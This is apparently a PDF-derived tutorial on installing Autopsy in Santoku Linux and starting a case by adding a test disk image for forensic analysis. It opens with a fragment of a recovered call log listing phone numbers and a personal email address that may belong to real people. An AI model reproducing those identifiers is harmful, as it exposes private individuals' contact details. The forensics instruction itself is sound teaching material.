file:///home/santoku/Desktop/callhistory Search ☆ 📁 🛡️ ⬇️ » ☰

### Calls list

rowid	address	date	duration	flags	id	name	country code	Name (from address book)
4118	8712791617	2013-08-14 03:10:11	0:00:00	Cancelled	-1		404	
4161	9966855370	2013-08-16 20:55:59	0:00:00	Cancelled	-1		404	
4165	9966855370	2013-08-16 20:59:32	0:00:00	Cancelled	-1		404	
4227	+918712829674	2013-08-20 08:05:08	0:00:00	Cancelled	-1		404	
4427	9966855370	2013-08-27 02:52:24	0:00:00	Cancelled	-1		404	
4520	shashi.auto89@gmail.com	2013-09-01 14:19:33	0:00:00	Cancelled	-1		404	
4521	shashi.auto89@gmail.com	2013-09-01 14:23:02	0:00:00	Cancelled	-1		404	

Act Gt

[HOWT... [root@... iPBA 2 Whats... US 13:47

### 3. Autopsy

#### Introduction

Autopsy is a digital forensics platform and graphical interface to The Sleuth Kit and other digital forensics tools. It is used by law enforcement, military, and corporate examiners to investigate what happened on a computer. You can even use it to recover photos from your camera's memory card. Autopsy analyzes disk images, local drives, or a folder of local files. Disk images can be in either raw/dd or E01 format. E01 support is provided by libewf.

#### Autopsy VS Sleuth Kit

- Autopsy is an easy to use, GUI-based program that allows you to efficiently analyze hard drives and smart phones. It has a plug-in architecture that allows you to find add-on modules or develop custom modules in Java or Python.
- Sleuth Kit is a collection of command line tools and a C library that allows you to analyze disk images and recover files from them. It is used behind the scenes in Autopsy and many other open source and commercial forensics tools.

#### Scenario:

Consider that you are working on your final project on your computer. You have completed your work and saved it. You went out for some fresh air leaving your computer unattended. imagin that your nephew deleted the project files accidentally. What to do? Don't worry. Using the Autopsy tool we can get our deleted files. All we need the disk image of the computer.

Even though there are many tools preinstalled, Autopsy is not installed in the Santoku Linux

#### Part I (Install)

Install autopsy in santoku linux.


First we need to download autopsy from <http://www.sleuthkit.org/autopsy/v2/download.php> linux version.

Extract the files on to destop.

Open Terminal

- Go to location where the file is extracted.






```
santoku@santoku-virtual-machine: ~  
File Edit Tabs Help  
santoku@santoku-virtual-machine:~$ cd /home/santoku/Desktop/autopsy/autopsy-2.24
```

- Run the configure file by  
Typing in the command

\$ ./configure

After the command is executed system will start installing and you will get the following screen.



```
grep found: /bin/grep  
file found: /usr/bin/file  
md5 found: /usr/bin/md5sum  
sha1 found: /usr/bin/sha1sum  
  
-----  
Searching for Sleuth Kit Installation.  
Found in: /usr/bin/  
Version 4.1.3 found  
Required version found  
  
-----  
The NIST National Software Reference Library (NSRL) contains  
hash values of known good and bad files.  
http://www.nsrl.nist.gov  
Have you purchased or downloaded a copy of the NSRL (y/n) [n]
```

It will prompt for the NIST NSR library hash file configuration and press no for it.

Next prompt will be regarding the Evidence Locker directory path. Autopsy saves the configuration files, logs, output everything in this directory. Create a directory of your own name and provide that path name in the prompt. I am creating a directory with name "evidence" on Desktop.

```
-----
Searching for Sleuth Kit Installation.
Found in: /usr/bin/
Version 4.1.3 found
Required version found

-----

The NIST National Software Reference Library (NSRL) contains
hash values of known good and bad files.
http://www.nsrl.nist.gov

Have you purchased or downloaded a copy of the NSRL (y/n) [n]
n

-----

Autopsy saves configuration files, audit logs, and output to the
Evidence Locker directory.

Enter the directory that you want to use for the Evidence Locker:
/home/santoku/Desktop/evidence
```


Autopsy is installed in Santoku machine.

## PART II (Open)


Autopsy is GUI version of Sleuth kit.

In this example I will be showing you how to analyze a drive image using Autopsy in Santoku linux.

- How to open the forensic application  
We need to open a terminal first



- First we need to go to the Autopsy directory.




```
santoku@santoku-virtual-machine: ~/Desktop/autopsy/autopsy-2.24
File Edit Tabs Help
santoku@santoku-virtual-machine:~$ cd /home/santoku/Desktop/autopsy/autopsy-2.24
/
santoku@santoku-virtual-machine:~/Desktop/autopsy/autopsy-2.24$ ./autopsy
```

My autopsy file is on desktop

- Once you are in that directory you need to type in the following command to start the autopsy.

\$ ./autopsy

- After you execute the command you will see the following screen.



```
santoku@santoku-virtual-machine: ~/Desktop/autopsy/autopsy-2.24
File Edit Tabs Help
santoku@santoku-virtual-machine:~/Desktop/autopsy/autopsy-2.24$ ./autopsy

=====
                        Autopsy Forensic Browser
                        http://www.sleuthkit.org/autopsy/
                        ver 2.24
=====


Evidence Locker: /home/santoku/Desktop/evidence
Start Time: Sun Feb 14 21:24:56 2016
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:

    http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
```

- Copy that URL and paste it on a browser, autopsy will start inside your web browser.



### Part III (Use)

#### Input format

Autopsy analyzes disk images, local drives, or a folder of local files. Disk images can be in either raw/dd or E01 format.

You can download some Disk images from <http://dfft.sourceforge.net/>

I have downloaded a disk image from <http://dfft.sourceforge.net/test8/index.html> and click on zip to download the disk image file.

Now to start the autopsy.

- Click on the New Case.

The screenshot shows a web browser window with the address bar displaying `localhost:9999/autopsy?mod=0&view=1`. The page title is "CREATE A NEW CASE". The form contains three sections:

- Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols. The input field contains "FBI\_case\_1".
- Description:** An optional, one line description of this case. The input field contains "find the file to solve case".
- Investigator Names:** The optional names (with no spaces) of the investigators for this case. There are ten input fields labeled a. through j. Field a. contains "Agent47".

At the bottom of the form are three buttons: "NEW CASE", "CANCEL", and "HELP".

Type in the case name, description, investigator name. Click on NEW CASE.

The screenshot shows the web browser window after clicking "NEW CASE". The address bar now displays `localhost:9999/autopsy?mod=0&view=2&case=FBI_case_1&desc=find+the+file+to+solve`. The page title is "Creating Case: FBI\_case\_1". The page content includes:

- Case directory (/home/santoku/Desktop/evidence/FBI\_case\_1/) created
- Configuration file (/home/santoku/Desktop/evidence/FBI\_case\_1/case.aut) created
- We must now create a host for this case.
- Please select your name from the list: Agent47 (dropdown menu)
- An "ADD HOST" button.

Click on ADD HOST

ADD A NEW HOST TO FBI\_case\_1 - Chromium

Add A New Host To F x Downloads x JPEG Search Test #1 x

localhost:9999/autopsy?mod=0&view=7&case=FBI\_case\_1&inv=Agent47&x=94&y=1

1. **Host Name:** The name of the computer being investigated. It can contain only letters, numbers, and symbols.

2. **Description:** An optional one-line description or note about this computer.

3. **Time zone:** An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.

4. **Timeskew Adjustment:** An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.

5. **Path of Alert Hash Database:** An optional hash database of known bad files.

6. **Path of Ignore Hash Database:** An optional hash database of known good files.

ADD HOST CANCEL HELP

I am putting default host name as host 1. Click ADD HOST

Adding Host host1 b x Downloads x JPEG Search Test #1 x

localhost:9999/autopsy?mod=0&view=8&case=FBI\_case\_1&inv=Agent47&host=host1&☆

**Adding host: host1 to case FBI\_case\_1**


Host Directory (/home/santoku/Desktop/evidence/FBI\_case\_1/host1/) created

Configuration file (/home/santoku/Desktop/evidence/FBI\_case\_1/host1/host.aut) created


We must now import an image file for this host

ADD IMAGE

Now we need to add the drive image. Click on ADD IMAGE. You will be getting the following screen.



Now to add an image, click ADD IMAGE.



We need to enter where the disk image file is located. As I have downloaded the disk file on to my desktop. Select partition and select the copy.

Even if you select the “disk” it might give you warning, you just have to click ok.

Click next you will be forwarded to next page.

Collecting details on new image file - Chromium

Collecting details on x Downloads x JPEG Search Test #1 x

localhost:9999/autopsy?mod=0&view=14&host=host1&case=FBI\_case\_1&inv=Agent47&

### Image File Details

**Local Name:** images/8-jpeg-search.dd

**Data Integrity:** An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)

☒ Ignore the hash value for this image.

☐ Calculate the hash value for this image.

☐ Add the following MD5 hash value for this image:

☐ Verify hash after importing?

### File System Details

Analysis of the image file shows the following partitions:

**Partition 1** (Type: ntfs)

Mount Point:

File System Type:

ADD CANCEL HELP

Here the autopsy has identified the file system that is NTFS.

Click ADD, you will be forwarded to the following page.

Add a new image to x Downloads x JPEG Search Test #1 x

localhost:9999/autopsy?mod=0&view=15&img\_path=%2Fhome%2Fsantoku%2FDesktop

Testing partitions

Copying image(s) into evidence locker (this could take a little while)

Image file added with ID img1

Volume image (0 to 0 - ntfs - C:) added with ID vol1


OK ADD IMAGE

Click OK.




## PART IV (Analyze)

After selecting the disk file we will have the following screen.



